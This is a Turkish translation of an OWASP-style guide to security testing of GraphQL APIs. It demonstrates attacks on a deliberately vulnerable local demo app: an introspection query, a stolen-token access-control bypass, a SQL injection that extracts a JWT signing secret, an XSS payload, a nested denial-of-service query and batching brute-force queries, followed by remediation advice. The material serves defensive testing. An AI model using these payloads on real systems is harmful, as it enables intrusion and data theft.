Testing GraphQL (GraphQL'i Test Etme)

Summary (Özet)

GraphQL modern API'lerde çok popüler hale geldi. Daha hızlı gelişimi kolaylaştıran basitlik ve yuvalanmış nesneler sağlar. Her teknolojinin avantajları olsa da, uygulamayı yeni saldırı yüzeylerine de maruz bırakabilir. Bu senaryonun amacı, GraphQL kullanan uygulamalarda bazı yaygın yanlış yapılandırmalar ve saldırı vektörleri sağlamaktır. Bazı vektörler GraphQL'a özgüdür (örneğin. İç Gözlem Sorgusuları) ve bazıları API'lere jeneriktir (örneğin. SQL enjeksiyonu .

Bu bölümdeki örnekler, haritalayan bir docker konteynerinde çalıştırılan savunmasız bir GraphQL uygulama poc-graphql'a dayanacaktır. `localhost:8080/GraphQL` Savunmasız GraphQL düğümü olarak.

Test Objectives (Test Hedefleri)

- Güvenli ve üretime hazır bir yapılandırmanın dağıtıldığını değerlendirin.
- Genel saldırılara karşı tüm girdi alanlarını doğrulayın.
- Uygun erişim kontrollerinin uygulanmasını sağlayın.

How To Test (Nasıl Test Edilir)

GraphQL düğümlerini test etmek diğer API teknolojilerini test etmekten çok farklı değildir. Aşağıdaki adımları göz önünde bulundurun:

(İç Gözlemsellik Sorguları)

İç gözlem sorguları, GraphQL'nin hangi sorguların desteklendiğini, hangi veri türlerinin mevcut olduğunu ve GraphQL dağıtımının bir testine yaklaşırken ihtiyaç duyacağınız daha fazla ayrıntıyı sormanıza izin verdiği yöntemdir.

GraphQL web sitesi İç Gözlem'i şöyle anlatıyor:

> “Bir GraphQL şemasından hangi soruları desteklediği hakkında bilgi istemek genellikle yararlıdır. GraphQL, iç gözlem sistemini kullanarak bunu yapmamızı sağlar!”

Bu bilgiyi çıkarmanın ve çıktıyı görselleştirmenin birkaç yolu vardır, aşağıdaki gibi.

Using Native GraphQL Introspection (Yerli GraphQL İç Gözlemi Kullanmak)

En basit yolu, Ortam'daki bir makaleden alınan aşağıdaki yükü içeren bir HTTP isteği (kişisel bir vekil kullanarak) göndermektir:

```
query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    subscriptionType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
```

```
      locations
      args {
        ...InputValue
      }
    }
  }
}
fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {
    ...TypeRef
  }
}
fragment InputValue on __InputValue {
  name
  description
  type {
    ...TypeRef
  }
  defaultValue
}
fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
```

```
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
              }
            }
          }
        }
      }
    }
  }
}
```


Sonuç genellikle çok uzun olacaktır (ve bu nedenle burada kısaltılmıştır) ve GraphQL dağıtımının tüm şemasını içerecektir.

Cevap:


```
{
 "data": {
   "__schema": {
    "queryType": {
     "name": "Query"
    },
    "mutationType": {
     "name": "Mutation"
    },
    "subscriptionType": {
     "name": "Subscription"
    },
    "types": [
     {
      "kind": "ENUM",
      "name": "__TypeKind",
      "description": "An enum describing what kind of type a given __Type is",
      "fields": null,
      "inputFields": null,
      "interfaces": null,
      "enumValues": [
       {
        "name": "SCALAR",
        "description": "Indicates this type is a scalar.",
        "isDeprecated": false,
        "deprecationReason": null
       },
       {
        "name": "OBJECT",
        "description": "Indicates this type is an object. `fields` and `interfaces` are valid fields.",
        "isDeprecated": false,
        "deprecationReason": null
       },
       {
        "name": "INTERFACE",
        "description": "Indicates this type is an interface. `fields` and `possibleTypes` are valid fields.",
```

```
          "isDeprecated": false,
          "deprecationReason": null
        },
        {
          "name": "UNION",
          "description": "Indicates this type is a union. `possibleTypes` is a valid field.",
          "isDeprecated": false,
          "deprecationReason": null
        },
      ],
      "possibleTypes": null
    }
   ]
  }
 }
}
```


GraphQL Voyager gibi bir araç, GraphQL uç noktasını daha iyi anlamak için kullanılabilir:



Şekil 12.1-1: GraphQL Voyager

Bu araç, GraphQL şemasının bir Varlık İlişkisi Diyagramı (ERD) temsili oluşturur ve test ettiğiniz sistemin hareketli parçalarına daha iyi bakmanızı sağlar. Çizimden bilgi çıkarmak, örneğin Köpek tablosunu sorgulayabileceğinizi görmenizi sağlar. Ayrıca bir köpeğin hangi özelliklere sahip olduğunu da gösterir:

- kimlik
- İsim
- Veterinerlik (ID)

Bu yöntemi kullanmanın bir dezavantajı vardır: GraphQL Voyager, GraphQL ile yapılabilecek her şeyi göstermez. Örneğin, mevcut mutasyonlar yukarıdaki çizimde listelenmemiştir. Daha iyi bir strateji hem Voyager'ı hem de aşağıda listelenen yöntemlerden birini kullanmak olacaktır.

Using GraphiQL (GraphiQL Kullanmak)


GraphiQL, GraphQL için web tabanlı bir IDE'dir. GraphQL projesinin bir parçasıdır ve esas olarak hata ayıklama veya geliştirme amacıyla kullanılır. En iyi uygulama, kullanıcıların üretim dağıtımlarında erişmesine izin vermemektir. Bir evreleme ortamını test ediyorsanız, ona erişebilir ve bu nedenle iç gözlem sorgularıyla çalışırken biraz zaman kazanabilirsiniz (tabii ki GraphiQL arayüzünde iç gözlem kullanabilirsiniz).

GraphiQL, değiştirilmekte olan GraphQL örneğinin bir belgesini oluşturmak için şemadan gelen verileri kullanan bir dokümantasyon bölümüne sahiptir. Bu belge, veri türlerini, mutasyonları ve temel olarak iç gözlem kullanılarak çıkarılabilen her bilgi parçasını içerir.


Using GraphQL Playground (GraphQL Playground'ı Kullanmak)

GraphQL Playground bir GraphQL istemcisidir. Farklı sorguları test etmek, GraphQL IDE'leri farklı oyun alanlarına bölmek ve bunları temalı veya onlara bir isim atamak için kullanılabilir. GraphiQL gibi, Playground da iç gözlem sorgularını manuel olarak göndermeye ve yanıtı işlemeye gerek kalmadan sizin için belgeler oluşturabilir. Başka bir

büyük avantajı var: GraphiQL arayüzünün mevcut olması gerekmez. Aracı bir URL aracılığıyla GraphQL düğümüne yönlendirebilir veya bir veri dosyası ile yerel olarak kullanabilirsiniz. GraphQL Playground, güvenlik açıklarını doğrudan test etmek için kullanılabilir, böylece HTTP isteklerini göndermek için kişisel bir proxy kullanmanız gerekmez. Bu, GraphQL ile basit etkileşim ve değerlendirme için bu aracı kullanabileceğiniz anlamına gelir. Diğer daha gelişmiş yükler için kişisel bir vekil kullanın.Bazı durumlarda, HTTP başlıklarını oturum kimliği veya diğer kimlik doğrulama mekanizmasını içerecek şekilde altta ayarlamanız gerekeceğini unutmayın. Bu, gerçek yetkilendirme sorunları olup olmadığını doğrulamak için farklı izinlere sahip birden fazla "IDE" oluşturmaya izin verir.



Şekil 12.1-2: GraphQL Oyun Alanı Yüksek Seviye API Dokümanlar



Şekil 12.1-3: GraphQL Oyun Alanı API Şeması

Voyager'da kullanmak için skemaları bile indirebilirsiniz.


Introspection Conclusion (İç Gözlemselleşmesi)

İç gözlem, kullanıcıların GraphQL dağıtımı hakkında daha fazla bilgi edinmelerini sağlayan kullanışlı bir araçtır. Ancak bu, kötü niyetli kullanıcıların aynı bilgilere erişmesine de izin verecektir. En iyi uygulama, iç gözlem sorgularına erişimi sınırlamaktır, çünkü bu özellik tamamen devre dışı bırakılırsa bazı araçlar veya talepler başarısız olabilir. GraphQL genellikle sistemin arka uç API'lerine köprü olarak köprülendiğinden, sıkı erişim kontrolünü uygulamak daha iyidir.

Authorization (Yetkilendirme)

İç gözlem, yetkilendirme problemlerini aramak için ilk yerdir. Belirtildiği gibi, veri çıkarma ve veri toplamaya izin verdiği için içe dönüklüğe erişim kısıtlanmalıdır. Bir test cihazı, özümsemek için
gerekli bilgilerin şama ve bilgisine eriştikten sonra, yetersiz ayrıcalıklar nedeniyle engellenmeyecek sorular göndermelidir. GraphQL, varsayılan olarak izinleri uygulamaz ve bu nedenle yetkilendirme
uygulamasını gerçekleştirmek için başvuruya bağlıdır.

Daha önceki örneklerde, iç gözlem sorgusunun çıktısı, adı verilen bir sorgu olduğunu göstermektedir. `auth` . . Bu, API tokenleri, şifreler vb. Gibi hassas bilgileri çıkarmak için iyi bir yer gibi görünüyor.



Şekil 12.1-4: GraphQL Auth Sorgu API

Yetkilendirme uygulamasının test edilmesi, dağıtımdan dağıtıma kadar değişir, çünkü her şema farklı hassas bilgilere ve dolayısıyla odaklanması gereken farklı hedeflere sahip olacaktır.

Bu savunmasız örnekte, her kullanıcı (hatta kimliği belirsiz) veritabanında listelenen her veterinerin ana tokenlerine erişebilir. Bu belirteçler, bir köpeği mutasyonlar kullanarak belirtilen herhangi bir
veterinerden istemek veya ayırmak gibi, isteğin devam eden veteriner için eşleşen bir işaret olmamasına rağmen, şemanın izin verdiği ek eylemleri gerçekleştirmek için kullanılabilir.

İşte test cihazının, veteriner “Benoit” olarak bir eylem gerçekleştirmek için sahip olmadıkları çıkarılmış bir token kullandığı bir örnek:

```
query brokenAccessControl {
myInfo(accessToken:"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJwb2MiLCJzdWIiOiJKdWxpZW4iLCJpc3MiOiJBdXRoU3lzdGVtIiwiZXhwIjoxNjAzMjkxMDE2fQ.r3r0hRX_sOUpLyK844ew", veterinaryId: 2){
  id, name, dogs {
    name
  }
 }
}
```

Ve cevap:

```
{
  "data": {
    "myInfo": {
      "id": 2,
      "name": "Benoit",
      "dogs": [
        {
          "name": "Babou"
        },
        {
          "name": "Baboune"
        },
        {
          "name": "Babylon"
        },
        {
          "name": "..."
        }
      ]
    }
```

```
  }
 }
```

Listedeki tüm Köpekler Benoit'e aittir ve outh token sahibine değil. Uygun yetkilendirme uygulaması uygulanmadığında bu tür bir eylemde bulunmak mümkündür.

Injection (Enjeksiyon)

GraphQL, bir uygulamanın API katmanının uygulanmasıdır ve bu nedenle, istekleri genellikle doğrudan bir arka uç API'ye veya veritabanına iletir. Bu, SQL enjeksiyonu, komut enjeksiyonu, çapraz site komut dosyası vb. Gibi altta yatan güvenlik açığınızı kullanmanıza olanak tanır. GraphQL kullanmak sadece kötü amaçlı yükün giriş noktasını değiştirir.

Bazı fikirler elde etmek için OWASP test kılavuzundaki diğer senaryolara başvurabilirsiniz.

GraphQL ayrıca, DateTime gibi yerel veri türlerine sahip olmayan özel veri türleri için kullanılan ölçeklere de sahiptir. Bu tür veriler, kutu dışı doğrulamaya sahip değildir ve bu da onları test için iyi
adaylar haline getirir.

SQL Injection (SQL Enjeksiyon)

Örnek uygulama sorguda tasarıma göre savunmasızdır `dogs(namePrefix: String, limit: Int = 500): [Dog!]` Parametreden beri `namePrefix` SQL sorgusunda yer almaktadır. Kullanıcı girdisini içeren bilgiler, bunları SQL enjeksiyonuna maruz bırakabilecek uygulamaların yaygın bir yanlış uygulamasıdır.

Aşağıdaki sorgudan bilgi alır `CONFIG` Veritaban içinde tablo:

```
query sqli {
 dogs(namePrefix: "ab%' UNION ALL SELECT 50 AS ID, C.CFGVALUE AS NAME, NULL AS VETERINARY_ID FROM CONFIG C LIMIT ? -- ", limit: 1000) {
  id
  name
 }
}
```

Bu soruya verilen cevap şudur:

```
{
  "data": {
   "dogs": [
     {
       "id": 1,
       "name": "Abi"
     },
     {
       "id": 2,
       "name": "Abime"
     },
     {
       "id": 3,
       "name": "..."
     },
     {
       "id": 50,
       "name": "$Nf!S?(.}DtV2~:Txw6:?;D!M+Z34^"
     }
   ]
  }
}
```

Sorgu, çok hassas bilgiler olan örnek uygulamada JWT'leri imzalayan sırrı içerir.

Herhangi bir uygulamada ne aranacağını bilmek için, uygulamanın nasıl oluşturulduğu ve veritabanı tablolarının nasıl düzenlendiği hakkında bilgi toplamak yararlı olacaktır. Ayrıca aşağıdaki gibi araçları da kullanabilirsiniz `sqlmap` Enjeksiyon

yollarını aramak ve hatta veri tabanından veriferi ekstraktını otomatikleştirmek.

Cross-Site Scripting (XSS) (Siteler Arası Komut Dosyası Oluşturma (XSS)))

Çapraz komut dosyası, bir saldırgan daha sonra tarayıcı tarafından çalıştırılan uygulanabilir kod enjekte ettiğinde gerçekleşir. Giriş Geçerliliği bölümünde XSS testleri hakkında bilgi edinin. Yansıtılmış Çapraz Site Scripting için Test'ten bir yük kullanarak yansıtan XSS için test edebilirsiniz.

Bu örnekte, hatalar girişi yansıtabilir ve XSS'nin ortaya çıkmasına neden olabilir.

Yük:

```
query xss  {
 myInfo(veterinaryId:"<script>alert('1')</script>" ,accessToken:"<script>alert('1')</script>") {
   id
   name
 }
}
```

Cevap:

```
{
 "data": null,
 "errors": [
   {
    "message": "Validation error of type WrongType: argument 'veterinaryId' with value 'StringValue{value='<script>alert('1')</script>'}' is not a valid 'Int' @ 'myInfo'",
    "locations": [
     {
       "line": 2,
       "column": 10,
       "sourceName": null
     }
    ],
    "description": "argument 'veterinaryId' with value 'StringValue{value='<script>alert('1')</script>'}' is not a valid 'Int'",
    "validationErrorType": "WrongType",
    "queryPath": [
     "myInfo"
    ],
    "errorType": "ValidationError",
    "extensions": null,
    "path": null
   }
 ]
}
```

Denial of Service (DoS) Queries (Hizmetin Reddi (DoS) Sorguları)

GraphQL, geliştiricilerin yuvalanmış sorguları ve yuvalanmış nesneleri kullanmalarına izin vermek için çok basit bir arayüz ortaya çıkarır. Bu yetenek, tekrarlayan bir işleve benzer derin bir yuvalı
sorguyu arayarak ve CPU, bellek veya diğer hesaplama kaynaklarını kullanarak hizmet reddine neden olarak kötü niyetli bir şekilde de kullanılabilir.

Şekil 12.1-1'e dönüp baktığınızda, bir Köpek nesnesinin Veteriner nesnesi içerdiği bir döngü oluşturmanın mümkün olduğunu görebilirsiniz. Sonsuz miktarda yuvalanmış nesne olabilir.

Bu, uygulamayı aşırı yükleme potansiyeline sahip derin bir sorguya izin verir:

```
query dos {
  allDogs(onlyFree: false, limit: 1000000) {
    id
    name
    veterinary {
      id
      name
      dogs {
        id
        name
        veterinary {
          id
          name
```

```
        dogs {
          id
          name
          veterinary {
            id
            name
            dogs {
              id
              name
              veterinary {
                id
                name
                dogs {
                  id
                  name
                  veterinary {
                    id
                    name
                    dogs {
                      id
                      name
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

İyileştirme bölümünde listelenen bu tür sorguları önlemek için uygulanabilecek birden fazla güvenlik önlemi vardır. Küfürlü sorgular, GraphQL dağıtımları için DoS gibi sorunlara neden olabilir ve teste dahil edilmelidir.

Batching Attacks (Atlama Saldırıları)

GraphQL, birden fazla sorgunun tek bir isteğin birleştirilmesini destekler. Bu, kullanıcıların birden fazla nesneyi veya birden fazla nesne türünü verimli bir şekilde talep etmelerini sağlar. Bununla
birlikte, bir saldırgan bir toplu saldırı gerçekleştirmek için bu işlevselliği kullanabilir. Tek bir istekte tek bir sorgudan daha fazla göndermek aşağıdaki gibidir:

```
[
  {
    query: < query 0 >,
    variables: < variables for query 0 >,
  },
  {
    query: < query 1 >,
    variables: < variables for query 1 >,
  },
  {
    query: < query n >
```

```
    variables: < variables for query n >,
  }
]
```

Örnek uygulamada, tahmin edilebilir kimliği kullanarak tüm veteriner adlarını çıkarmak için tek bir talep gönderilebilir (artan bir bütünleşme). Bir saldırgan daha sonra cep telefonlarına erişmek için
isimleri kullanabilir. Bunu, bir web uygulaması güvenlik duvarı veya Nginx gibi bir oran sınırı gibi bir ağ güvenlik önlemi tarafından engellenebilecek birçok talepte yapmak yerine, bu istekler desteklenebilir. Bu, tespit edilmeden verimli kaba kuvvetlendirmeye izin verebilecek sadece birkaç istek olacağı anlamına gelir. İşte bir örnek sorgu:

```
query {
  Veterinary(id: "1") {
    name
  }
  second:Veterinary(id: "2") {
    name
  }
  third:Veterinary(id: "3") {
    name
  }
}
```

Bu, saldırgana veterinerlerin isimlerini sağlayacak ve daha önce de gösterildiği gibi, isimler bu veterinerlerin işitsel tokenlerini talep eden birden fazla sorguya katılmak için kullanılabilir. Örneğin:

```
query {
  auth(veterinaryName: "Julien")
  second: auth(veterinaryName:"Benoit")
}
```

Toplu saldırılar, web sitelerinde uygulanan birçok güvenlik önlemini atlamak için kullanılabilir. Ayrıca nesneleri numaralandırmak ve çok faktörlü kimlik doğrulamayı veya diğer hassas bilgileri kabalaştırmaya çalışmak için de kullanılabilir.

Detailed Error Message (Detaylı Hata Mesajı)

GraphQL, çalışma süresi boyunca beklenmedik hatalarla karşılaşabilir. Böyle bir hata meydana geldiğinde, sunucu iç hata ayrıntılarını veya uygulama yapılandırmalarını veya verileri ortaya çıkarabilecek bir hata yanıtı gönderebilir. Bu, kötü niyetli bir kullanıcının uygulama hakkında
daha fazla bilgi edinmesini sağlar. Test kapsamında, hata mesajları, bulanıklık olarak bilinen bir süreç olan beklenmedik veriler göndererek kontrol edilmelidir. Yanıtlar, bu tekniği kullanarak ortaya çıkabilecek potansiyel olarak hassas bilgiler için aranmalıdır.

Exposure of Underlying API (Altta yatan API'nin maruz kalması)

GraphQL nispeten yeni bir teknolojidir ve bazı uygulamalar eski API'lerden GraphQL'e geçiş yapmaktadır. Çoğu durumda, GraphQL, talepleri (GraphQL sözdizimi kullanılarak gönderilen) altta yatan bir API'ye ve yanıtlara çeviren standart bir API olarak dağıtılır. Altta yatan API'ye
yapılan istekler yetkilendirme için uygun şekilde kontrol edilmezse, ayrıcalıkların olası bir şekilde tırmanmasına yol açabilir.

Örneğin, parametreyi içeren bir istek `id=1/delete` olarak yorumlanabilir `/api/users/1/delete`. . Bu, ait diğer kaynakların manipülasyonuna kadar uzanabilir `user=1`. . Talebin, gerçek istekçi yerine GraphQL düğümüne verilen yetkiye sahip olması da mümkündür.

Bir test cihazı, ayrıcalıkları artırmanın mümkün olabileceğinden, altta yatan API yöntemlerine erişmeyi denemeli ve kazanmalıdır.

Remediation (Düzeltme)

- İç gözlem sorgularına erişimi kısıtlayın.
- Giriş onayını uygulayın.
    - GraphQL, girdiyi doğrulamak için yerel bir yola sahipdeğildir, ancak şema tanımının bir parçası olarak giriş doğrulamasınaizin veren “grafik kısıtlama-doğrulaştırıcı” adı verilen açık bir kaynak projesi vardır.
    - Giriş doğrulaması tek başına yararlıdır, ancak tam bir çözüm değildir ve enjeksiyon saldırılarını azaltmak için ek önlemler alınmalıdır.
- Küfürlü sorguları önlemek için güvenlik önlemlerinin uygulanması.
    - Zaman aşımı: bir sorgunun çalışmasına izin verilen süreyi kısıtlayın.
    - Maksimum sorgu derinliği: izin verilen sorguların derinliğini sınırlayın, bu da kaynakları kötüye kullanmaktan çok derin olan sorguların oluşmasını önleyebilir.
    - Maksimum sorgu karmaşıklığı belirleyin: GraphQL kaynaklarının kötüye kullanımını azaltmak için sorguların karmaşıklığını sınırlayın.
    - Sunucu-zaman tabanlı kesme kullanın: bir kullanıcının tüketebileceği sunucu süresini sınırlayın.
    - Sor sorguya karmaşıklık tabanlı kesme kullanın: bir kullanıcının tüketebileceği sorguların toplam karmaşıklığını sınırlayın.
- Genel hata mesajları gönderin: dağıtımın ayrıntılarını açıklamayan jenerik hata mesajları kullanın.
- Vuruş saldırılarını hafifletin:
    - Kodda nesne istek oranı sınırlaması ekleyin.
    - Hassas nesneler için topluluğa kuvvet atmayı önleyin.
    - Tek seferde koşabilen sorgu sayısını sınırlayın.

GraphQL zayıflıklarının düzeltilmesi hakkında daha fazla bilgi için GraphQL Hile Levhasına bakın.

Tools (Araçlar)

- GraphQL Playground
- GraphQL Voyager
- sqlmap
- InQL (Burp Extension)
- GraphQL Raider (Burp Extension)
- GraphQL (Add-on for OWASP ZAP)

References (Referanslar)

- poc-graphql
- GraphQL Official Site
- Howtographql - Security
- GraphQL Constraint Directive
- Client-side Testing (XSS and other vulnerabilities)
- 5 Common GraphQL Security Vulnerabilities
- GraphQL common vulnerabilities and how to exploit them
- GraphQL CS